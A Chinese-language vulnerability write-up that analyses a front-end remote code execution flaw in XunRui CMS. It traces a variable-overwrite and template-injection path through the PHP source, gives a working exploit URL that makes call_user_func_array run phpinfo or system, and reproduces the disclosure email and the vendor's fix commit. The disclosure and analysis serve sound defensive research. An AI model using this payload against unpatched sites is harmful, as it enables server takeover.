
# 迅睿cms 前台RCE

## 写在前面

这是开始漏洞演示成功时录的屏，算是昙花一现的前台GETSHELL。




因为危害大，利用难度低，我匆匆写了报告，提交CNVD后，立即联系了厂家，他们也很迅速，20分钟就修好了，commit了新代码上去。

还挺难过的，这个洞跟了两天才挖出来，他修复好之后，我绷不住了，成就感全无，像是亲生孩子被夺走。我想这是很多白帽子都有过的感情，知道他应该被修，但也有不舍，心疼孩子不能为业内人所知晓，也没有一个属于他的漏洞版本。

不啰嗦了，开始分析吧。

# 漏洞分析

在大概了解了目录，草草看了遍文档后，就开始审了。

get 的 s 参数可以控制访问的控制器在哪个目录，以至于我们可以直接通过 `index.php?s=api&c=xxx` 进入 api 文件夹调用任意控制器。

Api控制器的 template 方法可以动态调用模板。

```
 * 动态调用模板
 */
public function template() {

    $app = dr_safe_filename(\Phpcmf\Service::L( name: 'input')->get('app'));
    $file = dr_safe_filename(\Phpcmf\Service::L( name: 'input')->get('name'));
    $module = dr_safe_filename(\Phpcmf\Service::L( name: 'input')->get('module'));

    $data = [
```

OpenSNS 的前台RCE漏洞是因为变量覆盖，导致模板渲染的时候参数可控，再因为模板渲染后有可利用的方法。

所以我将目标转向此方法，并决定深入跟进。

这里的三个参数是可以控制的，通过GET传入，

```
 * 安全过滤文件及目录名称函数
 */
function dr_safe_filename($string) {
    return str_replace(
        ['..', "/", '\\', ' ', '<', '>', "{", '}', ';', ':', '[', ']', '\'', '"', '*', '?'],
        replace: '',
        (string)$string
    );
}
```

但是有过滤，无法目录穿越，还不能有 /，简单来说，就是只能有文件名，继续往下跟。

```php
$data = [
    'app' => $app,
    'file' => $file,
    'module' => $module,
];

if (!$file) {
    $html = 'name不能为空';
} else {
    if ($module) {
        $this->_module_init($module);
        \Phpcmf\Service::V()->module($module);
    } elseif ($app) {
        \Phpcmf\Service::V()->module($app);
    }
```

我跟了一遍，`$module` 只能是固定的几个数值，且`$app`后续并不会用到。这里不细究。

```php
        \Phpcmf\Service::V()->assign(\Phpcmf\Service::L( name: 'input')->get('', true));
        ob_start();
        \Phpcmf\Service::V()->display($file);
        $html = ob_get_contents();
        ob_clean();

        $data['call_value'] = \Phpcmf\Service::V()->call_value;
    }

    $this->_json( code: 1, $html, $data);
}
```

这里的 `Service::V()`

```php
public static function V() {

    if (!is_object(static::$view)) {
        static::$view = new \Phpcmf\View();
    }

    return static::$view;
}
```


就是返回一个 `View` 对象，`assign()` 方法就是遍历地将数据键值写进`$this->_options`

```php
public function assign($key, $value = '') {

    if (!$key) {
        return FALSE;
    }

    if (is_array($key)) {
        foreach ($key as $k => $v) {
            $this->_options[$k] = $v;
        }
    } else {
        $this->_options[$key] = $value;
    }
}
```

然后调用 `display` 方法，`$file` 是我们可以控制的，跟进。


这里存在一个 `extract` 函数，会造成变量覆盖，类型是覆盖原来的值，$this->_options 是 我们可以通过GET传入的。看到这里，想到的就是 OpenSNS 的变量覆盖，造成模板文件中的内容可控，然后RCE。更加坚定这里有洞。

继续往下看。





跟进 `get_file_name()`


```php
public function get_file_name($file, $dir = null, $include = FALSE) {

    $dir = $dir ? $dir : $this->_disp_dir;
    $file = str_replace( search: '..', replace: '', $file); // 安全规范化模板名称引入

    if ($dir == 'admin' || $this->_is_admin) {...} elseif (IS_MEMBER || $dir == 'member') {
        // 会员操作时，需要加载风格目录，如果文件不存在可以尝试调用主项目模板
        if ($dir === '/' && is_file( filename: $this->_root.$file)) {...} elseif (is_file( filenam
        $error = $dir === '/' ? $this->_root.$file : $this->_dir.$file;
    } elseif ($file == 'goto_url') {...} else {
        if ($dir === '/' && is_file( filename: $this->_root.$file)) {
            // 强制主目录
            return $this->_root.$file;
        } elseif (is_file( filename: $this->_dir.$file)) {
            // 调用本目录
            return $this->_dir.$file;
        } elseif (is_file( filename: $this->_root.$file)) {
            // 再次调用主程序下的文件
            $this->_load_file_tips[$file] = '由于模板文件['.$this->_dir.$file.']不存在，因此本页面引
            return $this->_root.$file;
        }
        // 尝试判断主defualt目录
        $default_file = TPLPATH.$this->_tname.'/default/home/'.$file;
```

很头痛对吧，我当时也很头痛，眼睛都要花了，而且这些大都使用的是属性拼接文件名，而且属性的值还需要溯源会去，寻找可控点。

中间的过程就不bb了，直接说结果。如果这个方法没有传入 `$dir` 的值，那么就会在



这个目录下，找文件，因为文件名不能有 / , 所有，能用的只有这几个展示出来的，如果`$dir='admin'`，就会在这里找，同样不能去别的目录。




我们可以控制 `$phpcmf_dir` 的值，然后使得返回的 模板文件名可控。

看这些html 文件，且都没有渲染过的话是一定找不到问题的，我一开始是想把他的模板解析的方法，拿出来，写个遍历文件夹脚本把模板文件全解析出来审。后来又懒得，


```
$_temp_file = $this->load_view_file($_view_file);
```

这里会生成渲染后的文件，并返回文件内容，我就写了个脚本把文件夹里的 .html 文件跑出来，再遍历地访问一遍，那么他就会自己生成文件，不需要我去拿他的方法。


`?s=api&c=api&m=template&name=xxxx.html&phpcmf_dir=admin`

在缓存中找到模板文件，挨个跟一下，或者你想要全局搜危险函数也都可以，但模板里没啥危险函数，大都去调用了其他类的方法。模板解析后，就会去包含他。`api_related.html`，


这个模板文件被解析后，调用了如下方法。




`$this` 指向的是 实例化的 `view` 对象，跟进。




这里面有个 `call_user_func_array` 可以利用

```php
// action
switch ($system['action']) {

    case 'function': //执行函数

        if (!isset($param['name'])) {
            return $this->_return($system['return'], data: 'name参数不存在');
        } elseif (!function_exists($param['name'])) {
            return $this->_return($system['return'], data: '函数['.$param['name'].']未定义');
        }

        $name = 'function-'.md5(dr_array2string($param));
        $cache = \Phpcmf\Service::L( name: 'cache')->get_data($name);
        if (!$cache) {
            $p = [];
            foreach ($param as $var => $t) {
                if (strpos($var, needle: 'param') === 0) {
                    $n = intval(substr($var, start: 5));
                    $p[$n] = $t;
                }
            }
            if ($p) {
                $rt = call_user_func_array($param['name'], $p);
            } else {
                $rt = call_user_func($param['name']);
```

只不过需要稍微控制一下参数。

```php
$params = explode( delimiter: ' ', $_params);
```

这里将传入的参数，用空格分隔，然后遍历。

```php
foreach ($params as $t) {
    $var = substr($t, start: 0, strpos($t, needle: '='));
    $val = substr($t, start: strpos($t, needle: '=') + 1);
    if (!$var) {
        continue;
    }
    $val = defined($val) ? constant($val) : str_replace( search: '_XUN'.'RUI'.'CMS_SK_', replace: ' ', $val);
    if ($var == 'fid' && !$val) {
        continue;
    }
    if (isset($system[$var])) { // 系统参数，只能出现一次，不能添加修饰符
        $system[$var] = dr_safe_replace($val);
```

再用 = 号分隔作为键值，传进 `$system`，

```php
$this->list_tag("action=module module=$mid siteid=$site where=$where order=updatetime page=1 pagesize=$pagesize urlr
```

注意看这里的参数， `action=module` 作为第一个，那么到后面的时候 `$system['action']` 就是 `module`，不能是 `function`，但我们可以控制 $mid 甚至后面的变量，配合空格，再次传入一次 `action=fuction` ，然后就会覆盖前面的`action`。说是只能出现一次，但还是可以覆盖，奇怪。

```
if (isset($system[$var])) { // 系统参数，只能出现一次，不能添加修饰符
    $system[$var] = dr_safe_replace($val);
} else {
    if (preg_match( pattern: '/^([A-Z_]+)(.+)/', $var, &matches: $match)) {...} else {
        $where[$var] = [...];
    }
    $param[$var] = $val; // 用于特殊action
}
```

这里还可以写入 `$param` ，只需要传入 `name=system` ，那么 `$param['name']` 的值就可以控制了。

```
$name = 'function-'.md5(dr_array2string($param));
$cache = \Phpcmf\Service::L( name: 'cache')->get_data($name);
if (!$cache) {
    $p = [];
    foreach ($param as $var => $t) {
        if (strpos($var, needle: 'param') === 0) {
            $n = intval(substr($var, start: 5));
            $p[$n] = $t;
        }
    }
    if ($p) {
        $rt = call_user_func_array($param['name'], $p);
    } else {
```

进入这里的条件是 !$cache 就行， 简单来讲就是没有缓存，而一开始我们是没有设置缓存的。 传入的参数 `$p` 就是 `param0=calc` 那么 `$p[0]='calc'` ， `call_user_func_array` 是不会考虑数组的键的，只会将值作为参数。


构造payload 如下

```
http://localhost:2333/index.php?s=api&c=api&m=template&app=admin&name=api_related.html&phpcmf_dir=admin&mid=%20action=function%20name=phpinfo%20param0=-1
```

由于

```
ob_start();
\Phpcmf\Service::V()->display($file);
$html = ob_get_contents();
ob_clean();
```

导致页面并不会显示成html格式，而是作为字符串，配合 json数据返回。


可以看到下面phpinfo 的内容。

直观的话，可以利用system 回显一个 calc


还可以写入木马，只不过又需要绕过一些东西，下一篇渗透讲。

# 写在后面

其实我自认为暂时没人挖出来这个漏洞，但我还是联系了厂商，

邮件中的图片是在其官网测试成功的截图。

感谢你的反馈，我们会第一时间给你修复此问题

---------- 原始邮件 ----------


**发件人:** "怂" <1933125872@qq.com>;
**发送时间:** 2021年8月4日(星期三) 下午4:20
**收件人:** "◆0◆8 CMS"<finecms@qq.com>;
**主题:** poc

前台rce漏洞

https://www.xunruicms.com/index.php?s=api&c=api&m=template&app=admin&name=api_related.html&phpcmf_dir=admin&mid= action=function name=phpinfo param0=-1

# 以下是厂商的修复，以及git的commit


https://gitee.com/dayrui/xunruicms/commit/80e2d8f3008384d926c64163b7334a260edc0a51



其实后面还有可以包含文件的模板，而且文件上传点的过滤也并不严谨，但将 `extract` 的type 设置成跳过已有变量，直接阉割掉 `$phpcmf_dir`，导致无法获取我们想要的模板 ， 也没有再看下去的意义了。留下的只有网上没有更新的站了，不过修复很快，过了一晚，几乎就全都修好了，希望站长尽快下载补丁。